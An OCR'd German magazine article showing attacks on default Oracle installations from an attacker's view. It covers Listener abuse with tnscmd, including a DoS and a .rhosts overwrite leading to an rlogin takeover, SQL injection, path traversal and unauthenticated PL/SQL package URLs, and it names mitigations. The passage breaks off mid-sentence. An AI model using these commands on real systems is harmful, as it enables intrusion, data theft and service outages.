
Oracle aus der Angreifersicht

Wojciech Dworakowski



Der Werbeslogan von Oracle für das Jahr 2002 war: *Oracle – The Unbreakable*. **Ist es wirklich so?**

Die Oracle-Produkte nehmen einen führenden Platz auf dem Markt der Datenbankprodukte ein. Auf dieser Plattform wurden viele Datenbereitstellungdienste (auch Internetdienste) aufgebaut. Die Datenbanken sind auch in Unternehmenssektor sehr populär. Der Werbeslogan von Oracle für das Jahr 2002 war: *Oracle – The Unbreakable*. Ist es wirklich so? In diesem Artikel versuche ich, Ihnen die Risiken der Standardinstallationen der Oracle-Produkte klarzumachen. Ich möchte gleich am Anfang vermerken, dass es nicht meine Absicht ist, Oracle in Verruf zu bringen, indem ich die Marketingstrategie der Firma missbillige und nahe zu legen, das Oracle-DBMS sei nicht sicher oder gar löchrig wie ein Schweizer Käse. Mein Ziel ist nämlich zu zeigen, dass jedes Produkt mehr oder weniger für Design- und Entwicklungsfehler anfällig ist, egal, was die Fahnenslogans besagen. Oracle 9i ist ein gutes Datenbankprodukt, was ja auch sein Marktanteil bezeugt, allerdings passieren auch in solch großen Unternehmen und renommierten Produkten einige Flops. Denken Sie daran und vertrauen Sie den Werbeslogans nicht uneingeschränkt. Die amerikanische National Security Agency hat gute Gründe für ihr Motto: *Wir vertrauen auf Gott, alles andere überprüfen wir.*

Beruflich beschäftige ich mich nicht mit der Verwaltung von Oracle-Servern. In meiner Arbeit habe ich eher mit der Sicherheitsanalyse der IT-Systeme zu tun (Penetrationstests, Konfigurationsprüfung). Daher wird das Material eher aus der Sicht des Angreifers als aus der des Administrators präsentiert.

Der Artikel fasst mehr als zwei Jahre Erfahrungen in den Sicherheitstests von Oracle-Systemen zusammen. Die meisten Informationen stammen aus im Internet öffentlich zugänglichen Quellen.

Alle beschriebenen Fehler gelten für die Standardinstallation. Sie können Ihr System davor schützen, indem Sie Korrekturen installieren, die Produzentenanweisungen befolgen und überflüssige Funktionalitäten aus den Produktionsinstallationen entfernen.

Der erste Artikelteil bespricht die Angriffe, die sich aus dem Lokalnetzwerk heraus durchführen lassen. Hier konzentriere ich mich auf die Schwächen des Dienstes Oracle Listener.

Im zweiten Teil beschreibe ich einige Gefahren, die mit den Oracle-basierten Internet-Anwendungsservern zusammenhängen. Dieser Teil betrifft vor allem die Module des in Oracle-Anwendungen integrierten Apache-Dienstes.

Listing 1. *Die Gewinnung von Informationen über das System – der Befehl TNS Status*

```
tnscmd status -h 10.1.1.100 -p 1521

sending (CONNECT_DATA=(COMMAND=status))

to 10.1.1.100:1521

connect
writing 89 bytes
reading
. .......6.........@. ...........J........
  DESCRIPTION=
    TMP=
    VSNNUM=135291648
    ERR=0
    ALIAS=LISTENER
    SECURITY=OFF
    VERSION=TNSLSNR for Solaris:
        Version 8.1.6.3.0 - Production
    START_DATE=28-OCT-2002 16:22:44
    SIDNUM=1
    LOGFILE=/opt/oracle/8i/network/log/listener.log
    PRMFILE=/opt/oracle/8i/network/admin/listener.ora
    TRACING=off
    UPTIME=379500951
    SNMP=OFF
```

Ein bisschen Geschichte

Die Oracle-Produkte galten jahrelang als frei von Mängeln, die ihre Sicherheit wesentlich beeinträchtigen könnten. Diese Meinung wurzelte wahrscheinlich in dem schwachen Interesse der Forscher an diesen Produkten, da sie so schwer zugänglich waren. Für den Zugang zu Vollversionen der Oracle-DBMS waren relativ teure Lizenzen notwendig. Die Situation hat sich radikal verändert, als Oracle die Vollversionen seiner Produkte im Internet zur Verfügung stellte, damit sie für Entwicklungs- und Testzwecke verwendet werden können. Seit etwa zwei Jahren ist unter den Experten in Software-Sicherheitstests und Fehlerprüfung ein deutliches Interesse an diesen Produkten sichtbar.

Dies resultiert auch in einer wesentlichen Veränderung der Oracle-Einstellung zu Fragen der Codesicherheit seiner Produkte. Früher war Sicherheit nur aus dem Gesichtspunkt der Datenschutz- und Datenzugangsmechanismen wahrgenommen.

Im Jahre 2002 veröffentlichte die Firma über 20 Meldungen über die Sicherheitslücken ihrer Software. Darüber hinaus beinhalten Oracles Standarddistributionen Open-Source-Komponenten – wie z.B. der Webserver Apache – die auch nicht fehlerfrei sind.

Oracle Listener

Zuerst einige Tatsachen zu Oracle Listener. Es ist eine Komponente, die vor allem für die Kommunikation zwischen den Clients und dem Oracle-Server (und die zwischen Servern) verantwortlich ist. Sie gehört zu jedem Installtionstyp des Oracle-DBMS. Listener ist ein Serverprozess, der die Clientbefehle bedient. Unter Unix-Systemen ist es der Prozess `tnslsnr`, und unter Windows – der entsprechende Dienst. Listener erwartet Befehle auf dem TCP-Datenport 1521. In der Kommunikation zwischen dem Oracle Client und dem Listener wird das Protokoll TNS(Transparent Network Substrate) verwendet.

Die größten Sicherheitslücken des Oracle Listener erfordern vom Angreifer kein schwarzmagisches Wissen. Es sind keine klassischen Überläufe des Eingangspuffers oder andere typischen Programmiererfehler (obwohl sich hier auch solche finden lassen). Die wichtigsten Fehler des Listener wurzeln in falschen Voraussetzungen beim Design dieser Software. Kurz und bündig: *It's not a bug – It's a feature*. Und hier sind die Fakten.

In den Angriffen auf Oracle Listener kann ein einfaches Perlskript, tnscmd, verwendet werden. Er ist unter *http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd* zu finden. Das Skript lässt Sie die Befehle des TNS-Protokolls aufrufen.

Systeminformationen gewinnen

Standardmäßig akzeptiert Oracle Listener Befehle von allen Benutzern und erfordert keine Authentifizierung. Diese Tatsache kann missbraucht werden. Erstens kann ein beliebiger Netzwerkbenutzer, der eine Verbindung zum TPC-Datenport 1521 herstellen kann, sehr viele Informationen über das System erhalten. Er braucht dafür die TNS-Befehle *version* und *status*:

```
tnscmd version -h Serveradresse -p 1521
tnscmd status -h Serveradresse -p 1521
```

Indem Listener die Anfrage beantwortet, verrät er u.a. Folgendes:

- die genaue Versionnummer von Oracle,
- den Typ des Betriebssystems,
- die Betriebszeit der Oracle-Instanz,
- die Pfade zum Verzeichnis mit Kontrolldatei,
- die Listener-Optionen (u.a. die Option *security*),
- die Oracle-Diensttypen, die der Listener unterstehen,
- das Aufrufargument,
- die komplette Umgebung (Werte aller Systemvariablen), in der der Listener aufgerufen wurde.

Diese Daten können dann bei der Vorbereitung eines Angriffs auf das Betriebssystem oder auf die Oracle-Software selbst genutzt werden. Wie einige dieser Informationen erworben werden können, sehen Sie im Listing 1.



Listing 2. *Überschreiben beliebiger Dateien, zu denen der Benutzer oracle Zugang hat (hier die Datei .rhosts im Home-Verzeichnis dieses Benutzers)*

```
wojdwo@behemot$ ./tnscmd -h oracle_server --rawcmd "
(DESCRIPTION= (CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=)) (COMMAND=log_file)(ARGUMENTS=4)
(SERVICE=LISTENER)      (VERSION=1) (VALUE=/home/oracle/.rhosts)))"

sending
      (DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)(SERVICE=LISTENER)
(VERSION=1)(VALUE=/home/oracle/.rhosts)))
to oracle_server:1521
writing 205 bytes
reading
.m......"..a(DESCRIPTION=(TMP=)(VSNNUM=135294976)(ERR=0)(COMMAND=log_file)(LOGFILENAME=/home/oracle/.rhosts))
```

Ein einfacher DoS-Angriff

Die Standardeinstellung ermöglichen einen trivialen *Denial of Service* Angriff auf Oracle Listener. Die Option SECURITY=OFF (siehe Listing 1) besagt, dass Listener Befehle ohne jegliche Authentifizierung akzeptiert. Da der administrative Zugang zu Listener standardmäßig nicht passwort-geschützt ist, kann ein potentieller Eindringling den Befehl aufrufen:

```
tnscmd stop -h oracle_server -p 1521
```

Listener beendet sich nun brav von selbst. Es ist ein typischer, sehr trivialer Denial of Service (DoS) Angriff. Der Eindringling hat keinen Zugang zum System oder zu den Daten gewonnen, hat es aber für andere Benutzer effektiv unmöglich gemacht, das System zu nutzen.

Vor solch einem Angriff können Sie sich absichern, indem Sie die Option *security* in Listener einstellen und den Zugang zu administrativen Befehlen mit einem Passwort schützen.

Überschreiben von beliebigen Dateien

Der Listener-Prozess (*tnslsnr*) registriert alle Ereignisse in seiner Kontrolldatei. Wo sie sich befindet, legt der Administrator fest. Sie kann mit dem beschriebenen TNS-Befehl *status* fernabgelesen werden. Im Listing 1 ist das der Wert der Variablen LOGFILE. Noch interessanter, kann mit einem TNS-Befehl die Speicherstelle der Kontrolldatei geändert werden. Darüber hinaus akzeptiert Listener blind jeden Wert, egal, ob die spezifizierte Datei existiert (dann wird sie überschrieben) oder nicht (dann wird sie angelegt). Infolgedessen kann der mit dem Port 1521 des Oracle-Servers kommunizierende Eindringling eine beliebige Datei, für die der Oracle Listener Prozess Berechtigungen hat, überschreiben bzw. erstellen. Standardmäßig ist das unter

Unix-Systemen der Benutzer *oracle*, und unter Microsoft-Systemen der Benutzer *LOCAL_SYSTEM* (sic!). So kann der Eindringling die Dateien mit dem Datenbankinhalt, Konfigurations- oder sogar Binärdateien von Oracle selbst zerstören.

Der Skript *tnscmd* hat die Möglichkeit, Zeichenketten direkt einzugeben, die den TNS-Befehl mitbilden. Mit etwas Wissen über dieses Protokoll kann man den Befehl einer Änderung der Kontrolldatei konstruieren. Ein Beispiel – die Umleitung der Kontrolldatei in die Datei */home/oracle/.rhosts* – sehen Sie in Listing 2.

Ein Beispielangriff – Kontrollübernahme über die Datenbank

Nachdem die Kontrolldatei in eine beliebige Datei umgeleitet worden ist, werden alle von Oracle Listener registrierten Informationen in diese Datei gespeichert. Listener zeichnet nicht sehr viele Informationen auf, er speichert z.B. die IP-Adresse oder den Hostnamen nicht, aus dem die Verbindung einkommt. Daher wird der Eindringling, der eine der obigen Methoden anwendet, durch die Listener-Kontrolldatei nicht aufgedeckt.

In der Kontrolldatei werden dafür alle Fehlermeldungen gespeichert und auch die fehlerhaften Befehle zitiert. So kann die vom Eindringling angegebene Infor-

Listing 3. *Einfügen der eigenen Angaben in eine beliebige Datei mit Oracle Listener*

```
wojdwo@behemot$ ./tnscmd -h oracle_server \
--rawcmd "(CONNECT_DATA=((
10.1.1.223 wojdwo
"

sending (CONNECT_DATA=((
10.1.1.223 wojdwo
to oracle_server:1521
writing 93 bytes
reading
.$....."..(DESCRIPTION=(ERR=1153)(VSNNUM=135294976)
(ERROR_STACK=(ERROR=i(CODE=1153)(EMFI=4)
(ARGS='(CONNECT_DATA=((.10.1.1.223 wojdwo'))
(ERROR=(CODE=303)(EMFI=1))))
```

mation in dieser Datei gespeichert werden, was unter bestimmten Bedingungen zur Kontrollübernahme über das System führen kann. Unten stelle ich ein Angriffszenario dar, das auf das Speichern von bestimmten Informationen in der Datei *.rhosts* und die Ausnutzung des Dienstes rlogin basiert.

Beachten Sie: Das Szenario ist ausschließlich als Beispiel zu betrachten. Die präsentierten Fehler ermöglichen es, die Systeme auf viel mehr Weisen zu erforschen.

Zuerst ruft der Eindringling mit dem Programm tnscdm einen TNS-Befehl auf, der den Listener auf dem Server *oracle_server* anweist, die Kontrolldatei auf */home/oracle/.rhosts* zu ändern (Listing 2).

Wie Sie weiter in dem Listing sehen, führt der Listener auf dem Server *oracle_server* den Befehl aus. Von diesem Zeitpunkt an fließen alle Aufzeichnungen der Listener-Aktivität in die Datei `/home/oracle/.rhosts`.

Unter Unix-Systemen sind in der Datei *.rhosts* im Benutzerverzeichnis Fern-Accounts und Namen bzw. IP-Adressen der Hosts gespeichert, die sich beim Verbinden mit diesem System über die Dienste rlogin, rsh, rcmd nicht zu authentifizieren brauchen. Das Ziel des Eindringlings ist es, sein Login und IP-Adresse in diese Datei einzufügen.

Wie schon erwähnt, speichert der Listener in der Kontrolldatei Fehlermeldungen mit einem Zitat des fehlerhaften Befehls. Das kann zum Einfügen der IP-Nummer und des Benutzernamens in die Datei *.rhosts* ausgenutzt werden (Listing 3). Es ist wichtig, dass sich die eingegebenen Daten in einer separaten Zeile befinden.

Wie Sie sehen, meldete Listener einen Fehler, hat jedoch in seiner Kontrolldatei, also der Datei */home/oracle/.rhosts*, die ganze Zeile mit dem fehlerhaften Befehl gespeichert. Jetzt sieht die Datei */home/oracle/.rhosts* (jetzt die Kontrolldatei des Listener) wie im Listing 4 aus.

Die Zeile `10.1.1.223 wojdwo` hat der Eindringling der Datei *.rhosts* hinzugefügt, indem er die Mängel des Oracle Listener ausgenutzt hat. Sie wird vom System korrekt interpretiert und so kann sich der Eindringling als der Benutzer *oracle* ohne jegliche Authentifizierung

Listing 4. *Der Inhalt der Datei /home/oracle/.rhosts, nachdem sie von Oracle Listener überschrieben wurde*

```
12-SIE-2002 15:44:05 * log_file * 0
12-SIE-2002 15:44:37 * service_register * ora1 * 0
12-SIE-2002 15:44:58 * 1153
TNS-01153: Failed to process string:
  (CONNECT_DATA=((
10.1.1.223 wojdwo
NL-00303: syntax error in NV string
```

Listing 5. *Infolge des Angriffs kann man sich im System mit den Berechtigungen des Benutzers Oracle anmelden.*

```
wojdwo@behemot$ rlogin -l oracle oracle_server
Linux oracle_server Mon Aug 12 15:46:15 EST 2002
   i686 unknown

oracle@oracle_server:~$ id
uid=1001(oracle) gid=103(oinstall)
groups=103 (oinstall),104(dba),105(oper)
```

fernanmelden. Listing 5 zeigt die Fernverbindung mit dem Server *oracle_server* und den Erwerb der Berechtigungen des Benutzers *oracle*.

Zusammenfassend: der fernarbeitende Eindringling hat es durch Manipulierung des Dienstes Oracle Listener geschafft, die Berechtigungen des Benutzers *oracle* im System zu erwerben.

Natürlich funktioniert dieses Beispielszenario nur, wenn das Betriebssystem die Fernanmeldung mit rlogin erlaubt und die Dateien *.rhosts* zur Authentifizierung der Fernbenutzer verwendet (wie es standardmäßig in den meisten Unix-Systemen aussieht). Wie gesagt, ist das hier nur ein Beispiel. Sie können einen ähnlichen Angriff mit Manipulierung der SSH-Schlüssel durchführen und so den Zugang zum System über SSH erhalten. Solche Angriffe können auch auf Oracle-Datenbanken für die Windows-Plattform durchgeführt werden. Sie wären viel wirksamer und gefährlicher nicht nur für die Datenbank selbst, sondern auch für das Betriebssystem, das der Eindringling die Berechtigungen von *Local System* erlangen würde.

Die genannten Gefahren sind umso wichtiger, dass sie bis heute in allen Oracle-Versionen vorkommen, die Oracle Listener beinhalten, obwohl die Bedrohung seit dem Jahr 2000 bekannt ist. Die von Oracle herausgegebene Korrektur (#1361722) fügt der Konfigurationsdatei des Listener (*listener.ora*) einen zusätzlichen Parameter hinzu – *ADMIN_RESTRICTIONS*. Indem der Parameter angeschaltet wird, verschwindet die Möglichkeit,

Listing 6. *Manipulierung des TNS-Protokolls; Folge: Listener verrät uns ein Fragment des vorigen Befehls*

```
wojdwo@behemot$ ./tnscmd
\--rawcmd " " -h oracle_server --cmdsize 30
sending   to oracle_server:1521
Faking command length to 30 bytes
writing 59 bytes
reading
 ........"...(DESCRIPTION=(ERR=1153)(VSNNUM=135294976)
(ERROR_STACK=(ERROR=(CODE=1153)(EMFI=4)
(ARGS='CONNECT_DATA=(COMMAND=status)'))
(ERROR=(CODE=303)(EMFI=1))))
```



Listener fernzukonfigurieren. Um die Rückwärtskompatibilität beizubehalten, ist dieser Parameter jedoch standardmäßig ausgeschaltet.

Andere interessante Listener-Mängel

Wie schon erwähnt, sind die präsentierten Mängel umso interessant, dass sie nicht im Code stecken, sondern noch in der Entwurfsphase wurzeln. Natürlich ist Oracle Listener auch nicht frei von traditionellen Risiken, die etwa mit der fehlenden Validierung der Eingabe zusammenhängen. Informationen zu anderen Fehlern finden Sie u.a. unter *http://otn.oracle.com/deploy/security/alerts.htm* und in dem Oracle-Sicherheitsbulletin, den ich für das Blatt der Polnischen Oracle-Benutzergruppe führe. Sie steht online unter der im Kasten *Im Internet* angegebenen Adresse zur Verfügung.

Im Folgenden weise ich Sie auf zwei Gefahren hin, die mir besonders beachtenswert erscheinen. Beide wurden vom Produzenten korrigiert, so dass entsprechende Patches bereitgestellt werden.

Ein interessanter Fehler der Entwickler von Oracle Listener ist einer, der die in einer vorigen Verbindung eines anderen Benutzers mit Listener übertragenen Informationen bekannt gibt. Der Codefehler besteht wahrscheinlich darin, dass der Puffer, der einkommende Meldungen annimmt, nicht jedes Mal geleert wird. Infolgedessen können Sie, indem Sie die TNS-Befehllänge im zutreffenden Parameter als größer, als sie wirklich ist, angeben (`oracle_server --cmdsize 30`), einen Teil des Befehls ablesen, den der vorige Benutzer aufgerufen hat (COMMAND=status).

Ein anderer interessanter Fehler ist mit dem Befehl `SERVICE_CURLOAD` verbunden. Um diesen Befehl abzuschicken, können Sie das Programm tnscmd verwenden:

```
tnscmd -h 192.168.0.200
--rawcmd "(CONNECT_DATA=(COMMAND=SERVICE_CURLOAD))"
```

Infolgedessen nimmt der Listener-Prozess (tnslsnr) 99% der CPU-Zeit in Anspruch. Schon wieder ein triviales Beispiel für einen *Denial of Service* Angriff.

Oracle Listener – Bemerkungen

Die obigen Beschreibungen von Angriffen mit Hilfe des Oracle Listener setzen natürlich voraus, dass der Eindringling mit diesem Prozess kommunizieren kann. Er muss im Stande sein, Pakete an den Datenport 1521/tcp zu schicken. Daher ignoriert die Mehrheit von Administratoren diese Gefahren, da Firewalls meist den Verkehr zu diesem Port blockieren. Wie diese Blockierung der Datenbankports aussieht, konnten Sie Ende Januar 2003 während der Epidemie von Slammer-Wurm (Sapphire) beobachten, der MS-SQL-Server angriff. Außerdem kommen die meisten Eindringlinge nicht mehr durch die Vordertür rein. Statt den Oracle-Server direkt zu überfallen, übernehmen sie zuerst eine Workstation im angegriffenen Netzwerk und führen den Angriff daraus aus.

Natürlich gibt es Möglichkeiten, sich wenigstens teilweise vor diesen Gefahren zu schützen. Die einfachste Methode ist, in Listener die Option *security* anzuschalten und ein Passwort anzulegen. Außerdem können IP-Adressen filtriert werden, aus denen Verbindungen zu Listener aufgebaut werden können (die Direktiven `tcp.valid-node_checking` und `tcp.invited_nodes`), und die dynamische Modifizierung von Konfigurationsdateien kann mit der Option `ADMIN_RESTRICTIONS` verboten werden.

Apache à la Oracle

In den letzten Jahren wurden mit Datenbanken verbundene Webseiten zu einer beliebten Methode der Bereitstellung von Informationen. In dieser Architektur werden auf der Serverseite bestimmte dynamische Methoden aufgerufen (z.B. PHP, ASP, JSP), die Daten aus der Datenbank beziehen und WWW-Seiten erstellen. Das Ganze bildet eine Webanwendung. Der Client einer solchen Anwendung ist natürlich ein normaler Webbrowser. Oracle und andere Datenbankhersteller haben diesen Trend bemerkt und ihre Produkte um die Zugriffsmöglichkeit auf Daten über WWW ergänzt. Bei Oracle ist der Webserver der Oracle HTTP Listener. Es ist die zweite (neben den Standard-Listener) Kommunikationsmethode mit dem Oracle-Server, also auch eine potentielle Angriffsstelle von außerhalb des Systems.

Oracle HTTP Listener ist der gut bekannte Apache-Server der 1.3.x-Serie mit zusätzlichen Modulen zur Integration mit dem Oracle DBMS. Der Code auf der Serverseite kann mit vielen verschiedenen Methoden erstellt werden. Die wichtigsten sind:

- PL/SQL – die Prozeduralsprache von Oracle; seine Interpretation bei Server-Side Skripten steht dem Modul *mod_plsql* zu.
- JSP-Skripte und Java-Servlets – durch JServ (*mod_jserv*, mit Apache statisch verknüpft) oder Oracle Containers for Java (OC4J) bedient. Man kann sagen, dass Oracle, wenn es um Anwendungsserver geht, auf Java setzt. Deshalb sind diese Methoden um eine Reihe interessanter Möglichkeiten ausgebaut, wie XSQL – mit XML integriert, oder SQLJ – direkte Ausführung von SQL-Anfragen aus Java-Skripten heraus.
- andere traditionelle Methoden, wie z.B. CGI oder Perl-Skripte (*mod_cgi* und *mod_perl* sind dabei standardmäßig angeschaltet).

Darüber hinaus bietet Oracle eine Menge ergänzender Technologien, wie erweiterte Pufferung dynamischer Webseiten, ein Framework zur Erstellung von Portalen

(Oracle Portal), WebDAV-Implementierungen u.a.

Wie Sie wohl erraten, gibt es für jedes dieser Module eine sehr lange und schnell anwachsende Liste der damit verbundenen Risiken. Diese Situation ist typisch für schnell entwickelte Software. Natürlich sind die meisten dieser Erweiterungen bei der Standardinstallation angeschaltet. Wie die Praxis zeigt, sind nur wenige Produktionsinstallationen wesentlich anders als standardmäßig konfiguriert, und die Administratoren lassen eher die ihnen unbekannten erweiterten Komponenten so wie sie sind als riskieren eine Serverdestabilisierung. Hier bestätigt sich die alte Regel, dass die Sicherheit umgekehrt proportional zur angebotenen Funktionalität ist.

Im Folgenden stelle ich Ihnen einige Beispiele von interessanten Angriffen dar, die Lücken im Oracle HTTP Listener ausnutzen. Alle besprochenen Gefahren sind mit zutreffenden Korrekturen leicht zu beseitigen. Sie sind charakteristischerweise trivial und praktisch alle wurden im Laufe des letzten Jahren aufgedeckt.

Aufdeckung den Quellcode der JSP-Skripte

Java Server Pages (JSP) sind eine der Methoden, mit denen der Server dynamische Webseiten von einem aus der Datenbank bezogenen Inhalt erstellen kann. Wenn ein Client (Webbrowser) eine .jsp-Seite anfragt, sucht der Server standardmäßig den passenden Javacode auf, kompiliert ihn und führt ihn aus. Das Ergebnis – ein HTML-Dokument – wird an den Browser geschickt. Während dieses Prozesses werden in dem Verzeichnis */_pages* auf dem Webserver temporäre Dateien erstellt. Eine dieser Dateien, mit der Erweiterung *java*, beinhaltet den Quellcode des ausgeführten Skripts.

In der Standardkonfiguration des mit Oracle vertriebenen Apache wird das Verzeichnis */_pages* vom Server freigegeben, so dass ein Eindringling den Quellcode der verwendeten JSP-Seiten ablesen kann.

Beispiel: Führen Sie zuerst den angegriffenen JSP-Skript aus, so dass der Server den Code ladet und kompiliert:

```
http://10.1.1.100/demo/sql/bean/ConnBeanDemo.jsp
```

Jetzt können Sie den Quellcode des JSP-Skripts ablesen, indem Sie die entsprechende Datei unter */_pages* aufrufen:

```
http://10.1.1.100/_pages/_demo/_sql/_bean/
_ConnBeanDemo.java
```

Als Schutz davor genügt es, in der Apachekonfiguration den Zugriff auf den Pfad */_pages* zu sperren. Alle JSP-Skripte sollten auch in vorkompilierter Form aufbewahrt werden. So wird die potentiell gefährdende Kompilierung beim Aufruf vermieden, was auch zur Serverleistung beiträgt.

Demo-Skripte

Viele Gefahren hängen mit den in der Standardinstallation von Oracle enthaltenen Skripten zusammen, die die Funktionalitäten des Oracle als Anwendungsservers demonstrieren, Diese Skripte befinden sich in dem Verzeichnis */demo*. Viele sind leider keine guten Beispiele, insbesondere wenn es um die Fragen sicheren Programmierens geht. Eine Anzahl der Skripte zur Beziehung von Daten aus der Datenbank anhand vom Benutzer angegebener Variablen sind für *SQL injection* Angriffe anfällig. Die gute Praxis veranlasst den Administrator, alle überflüssigen Funktionalitäten und Inhalte von Produktionsservern zu entfernen, die Demo-Skripte werden allerdings oft in Produktionsinstallationen (und epidemieweise in den Entwicklungsservern im Internet) auf dem Server gelassen.

Nehmen Sie als Beispiel den Skript */demo/sql/tag/sample2.jsp*. Er fungiert als Oberfläche für eine Tabelle mit Gehaltsangaben für eine fiktive Firma. Das Skript zeigt im Webbrowser ein Formular an, worin der Benutzer seine Anfrage angibt. Wenn er z.B. *sal=800* eingibt, wird die Anfrage *select ename,sal from scott.emp where sal=800* ausgeführt. Das Problem ist, die Anfrage wird ohne jegliche Validierung konstruiert, durch eine einfache Einfügung der vom Benutzer eingegebenen Zeichenkette. Ein Eindringling kann das Skript verwenden, um beliebige Daten aus der Datenbank abzulesen, auf die der Benutzer mit den Berechtigungen des Skripts *sample2.jsp* (standardmäßig den des Benutzers SCOTT) zugreifen kann. Zum Beispiel resultiert die Eingabe *sal=800 union select username,userid from all_users* in der Anfrage *select ename,sal from scott.emp where sal=800 union select username,userid from all_users*.

Von SQL injection sprechend, ist es bemerkenswert, dass unter Oracle das Anhängen einer zweiten SQL-Anfrage nach einem Semikolon anders als unter PostgreSQL oder MS-SQL nicht möglich ist. Eine verbreitete Methode ist also (wie im obigen Beispiel), das Anhängen der gewünschten Anfrage mit `UNION SELECT`.

Administrative Oberflächen

Relativ einfache, aber immer noch sehr erfolgreiche Angriffe können auch bei Ausnutzung der administrativen WWW-Oberflächen durchgeführt werden. In der Standardinstallation von Oracle erfordern viele der administrativen Seiten (URLs unten) nicht mal eine Authentifizierung (sic!):

- *http://10.1.1.100/pls/admin_/gateway.htm*,
- *http://10.1.1.100/oprocmgr-status*,
- *http://10.1.1.100/servlet/Spy*.



Das Modul mod_plsql

Das Apache-Modul *mod_plsql* interpretiert auf dem Webserver den Code der nativen Oracle-Sprache PL/SQL. In diesem Modul wurden viele klassische Mängel aufgedeckt.

Einer davon ist das Überlaufen des Eingangpuffers in dem Hilfe-Skript. Ein Befehl wie:

```
http://10.1.1.100/pls/simpledad/admin_/help/
AAAAAAAA....(>1000 Zeichen)
```

verursacht einen Segmentation Fault in dem Prozess, der den Befehl bedient. Mit der *Buffer Overflow* Technik wird also ermöglicht, einen Angreifer-Code auf dem Server im Kontext des Webserver-Prozesses (*httpd*) auszuführen.

Ein anderer Angriffstyp, für den *mod_plsql* anfällig ist, ist die *Double Decode* Technik. Sie beruht darauf, dem Server ein Befehl mit doppelt hexadezimal kodierten Sonderzeichen (z.B. Schrägstrich) zugeschickt wird. Infolgedessen ist es möglich, die Servereinschränkungen zu umgehen und eine beliebige Datei bzw. ein Verzeichnis im Arbeitsbereich des WWW-Servers abzulesen.

Beispiel: Das Ablesen der Konfigurationsdatei *plsql.conf*:

```
http://10.1.1.100/pls/simpledad/admin_/help/
..%255Cplsql.conf
```

Ausnutzung der Standardpakete für PL/SQL

Die Standardinstallation des Oracle enthält eine ziemlich umfangreiche Bibliothek von PL/SQL Prozedurpaketen. In älteren Oracle-Versionen sind alle diese Pakete auch im Internet über *mod_plsql* zugänglich. Die PL/SQL-Prozeduren werden vom Webserver mit folgender Syntax aufgerufen:

```
http://ip.ip.ip.ip/pls/DAD/Paketname.Prozedurname
```

DAD (engl. *Database Access Descriptor*) ist eine Struktur zur Beschreibung der Datenbankverbindung. In der Standardinstallation steht der Beispieldeskriptor *simpledad* zur Verfügung.

Im Folgenden präsentiere ich einen Beispielangriff mit Verwendung von Prozeduren aus dem Paket *owa_util*.

- Überprüfung, ob das Paket *owa_util* angeschaltet ist:

```
http://10.1.1.100/pls/simpledad/owa_util.signature
```

- Aufdeckung des Quellcodes eines beliebigen PL/SQL-Pakets (z.B. file_util):

```
http://10.1.1.100/pls/simpledad/owa_util.showsource?
cname=file_util
```

- Nicht-authorisierte Datenbankanfragen:

```
http://10.1.1.100/pls/simpledad/owa_util. listprint?
p_theQuery=select%20*%20from%20all_users&p_cname=&
p_nsize=
```

Andere potentiell interessante PL/SQL-Pakete sind u.a..:

- *http* – Prozeduren zur Bedienung des HTTP-Protokolls,
- *tcp* – Prozeduren zur Bedienung des HTTP-Protokolls; sie ermöglichen u.a. eine Rückverbindung (ausgehende Verbindung) aufzubauen,
- *file_util* – Prozeduren des Dateienzugriffs, die z.B. das Herunterladen beliebiger Dateien vom Server ermöglichen.

Der Administrator kann sich gegen die Ausnutzung dieser Pakete wehren, indem er den Parameter *exclusion_list* in der Konfigurationsdatei *wdbsrv.app* anschaltet. In der Standardkonfiguration von Oracle 9i ist dieser Parameter eingestellt. In älteren Versionen ist er nicht angeschaltet.

Ablesen der XSQL-Konfiguration mit dem Servlet XSQLServlet

Die Datei *XSQLConfig.xml* enthält Informationen über die Konfiguration der XSQL-Erweiterungen, unter anderem über den Namen und das Passwort des Benutzers, mit dessen Berechtigungen sich das XSQL-Modul in der Datenbank anmeldet. Diese Datei befindet sich im Arbeitsbereich des WWW-Servers unter */xsql/lib/XSQLConfig.xml*. Der Server verbietet den Zugang zu dieser Datei und ein Versuch, direkt auf die Datei zuzugreifen verursacht die Meldung *403 Forbidden*. Diese XML-Datei kann jedoch mit dem Standard-Servlet *XSQLServlet* abgelesen werden:

```
http://10.1.1.100/servlet/oracle.xml.xsql.XSQLServlet/
xsql/lib/XSQLConfig.xml
```

WWW-Anwendungen – Anmerkungen

Die obigen Beispiele der Angriffe auf die die Oracle-Datenbank mit dem Internet integrierende Software sind nur eine Auswahl der interessanteren Methoden. Die volle Liste ist wesentlich länger.

Trotz aller Fehler der Plattform – des Anwendungsservers – sind sie nicht so auffallend wie die der WWW-

